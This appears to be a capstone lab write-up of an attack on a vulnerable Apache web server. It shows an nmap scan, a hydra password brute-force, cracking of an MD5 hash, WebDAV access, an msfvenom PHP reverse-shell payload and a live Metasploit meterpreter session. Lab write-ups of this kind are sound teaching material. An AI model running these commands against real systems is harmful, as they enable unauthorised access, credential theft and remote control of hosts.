

Attack

Prior to starting, establish and set-up beats on Capstone (Vulnerable) server Filebeat, Metricbeat, and Packetbeat

- From the Attacking machine (kali), use Ifconfig to find out my ip address

```
root@Kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0x20<link>
    ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
    RX packets 2321  bytes 611886 (597.5 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 116463  bytes 106100197 (101.1 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo:  flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 6  bytes 318 (318.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 6  bytes 318 (318.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- Use an nmap scan to discover other devices on my network

```

root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-29 10:42 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00052s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2179/tcp  open  vmrpd
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp  open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.74 seconds

```


- What is already known:

Machine	IP Address	
-----	-----	
Host Machine	192.168.1.1	
ELK Machine	192.168.1.100	

- Based off of this, it can be deduced that our target machine is:

```
Nmap scan report for 192.168.1.105
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

- Seeing port 80 open on the vulnerable machine indicates that the http protocol is vulnerable and is then confirmed by opening a web browser and navigating to the vulnerable machine's IP address




Index of /


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 company_blog/	2019-05-07 18:23	-	
 company_folders/	2019-05-07 18:27	-	
 company_share/	2019-05-07 18:22	-	
 meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

- With some exploring through the discovered directories, a secret folder is found.



- Navigating to the 'secret folder', it appears to require credentials to log on



- From terminal, the credentials can be cracked using a tool called hydra against a rainbow table of common passwords. Based on the information, it can be deduced that one of the 'User Name' s that can be used to login is 'ashton'.

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

```

(0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamlasinda" - 10131 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 15] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-29 10:56:39
root@Kali:~# █

```

- Using the output cracked credentials 'login: ashton' and 'password: leopoldo' to reveal the 'secret_folder'

Index of /company_folders/s x +

192.168.1.105/company_folders/secret_folder/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

Index of /company_folders/secret_

Name	Last modified	Size	Description
Parent Directory	-	-	-
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

- This leads to instructions on how to connect to the corporate server.

192.168.1.105/company_fol x +

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Sec

Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376e)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

- Within these instructions, there is a username ('ryan') and an exposed, unsalted hash. Using a de-hashing tool to search pre computed hashes in order to crack the password to 'ryan' 's webdav account.


CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox

192.168.1.105/company_fol x CrackStation - Online Pa x +

https://crackstation.net

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

CrackStation


Defuse.ca · 

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

I'm not a robot 


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1/sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	Linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

- Using the file path provided in the instructions, with the discovered IP address, and the discovered credentials, a connection to the corporate WebDav is established



- Using Msfvemon in order to create a reverse shell to the vulnerable system


```
Shell No. 3
File Actions Edit View Help

Shell No. 1 Shell No. 3


root@Kali:/usr/share# cd ..
root@Kali:/usr# ls
bin games include lib lib32 lib64 libexec libx32 local sbin share src
root@Kali:/usr# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes


root@Kali:/usr# msfconsole
[*] Starting the Metasploit Framework console... |
[*] * WARNING: No database support: No database YAML file
[*] ***

      .:ok000kde'          'cdk000ko:.
      .x0000000000000c    c00000000000x.
      :000000000000000k;  ;k0000000000000:
      '000000000kkk00000: :000000000000000'
      o0000000. .o000o0000l. .0000000o
      d0000000. .c00000c. .0000000x
      l0000000. ;d; .0000000l
      .0000000. .; .; .0000000.
      c000000. .00c. 'o0. .000000c
      o00000. .0000. :0000. .000000o
      l00000. .0000. :0000. .00000l
      ;0000' .0000. :0000. ;0000;
      .d00o .0000o0000000. x00d.
      ,k0l .000000000000. .00k;
      :kk;.000000000000.c0k:
      ;k00000000000000k:
      ,x00000000000x,
      .l0000000l.
      .d0d,
      .

      =[ metasploit v5.0.76-dev ]
+ -- --[ 1971 exploits - 1088 auxiliary - 339 post ]
+ -- --[ 558 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]
```

- From there, the payload is delivered from the attacking kali machine, to the vulnerable machine, via the webdav connection open in the file manager





- The exploit is then deployed and waiting for a user on the vulnerable machine to activate it, consequently establishing a reverse shell

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:38732) at 2020-08-29 11:26:56 -0700
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:38734) at 2020-08-29 11:26:56 -0700
meterpreter > █
```

- Through this reverse shell, the file system is exposed and accessible from the terminal of the attacking machine.


```

/var
meterpreter > cd ..
meterpreter > pwd
/
meterpreter > ls
Listing: /
=====

```

Mode	Size	Type	Last modified	Name
40755/rwxr-xr-x	4096	dir	2020-05-29 12:05:57 -0700	bin
40755/rwxr-xr-x	4096	dir	2020-08-25 13:34:10 -0700	boot
40755/rwxr-xr-x	3840	dir	2020-08-29 10:06:49 -0700	dev
40755/rwxr-xr-x	4096	dir	2020-08-25 13:33:42 -0700	etc
100644/rw-r--r--	16	fil	2019-05-07 12:15:12 -0700	flag.txt
40755/rwxr-xr-x	4096	dir	2020-05-19 10:04:21 -0700	home
100644/rw-r--r--	57982894	fil	2020-06-26 21:50:32 -0700	initrd.img
100644/rw-r--r--	57977666	fil	2020-06-15 12:30:25 -0700	initrd.img.old
40755/rwxr-xr-x	4096	dir	2018-07-25 16:01:38 -0700	lib
40755/rwxr-xr-x	4096	dir	2020-08-25 13:29:45 -0700	lib64
40700/rwx-----	16384	dir	2019-05-07 11:10:15 -0700	lost+found
40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:48 -0700	media
40755/rwxr-xr-x	4096	dir	2018-07-25 15:58:48 -0700	mnt
40755/rwxr-xr-x	4096	dir	2020-07-01 12:03:52 -0700	opt
40555/r-xr-xr-x	0	dir	2020-08-29 10:06:22 -0700	proc
40700/rwx-----	4096	dir	2020-05-21 16:30:12 -0700	root
40755/rwxr-xr-x	900	dir	2020-08-29 10:09:19 -0700	run
40755/rwxr-xr-x	12288	dir	2020-08-25 13:29:29 -0700	sbin
40755/rwxr-xr-x	4096	dir	2019-05-07 11:16:00 -0700	snap
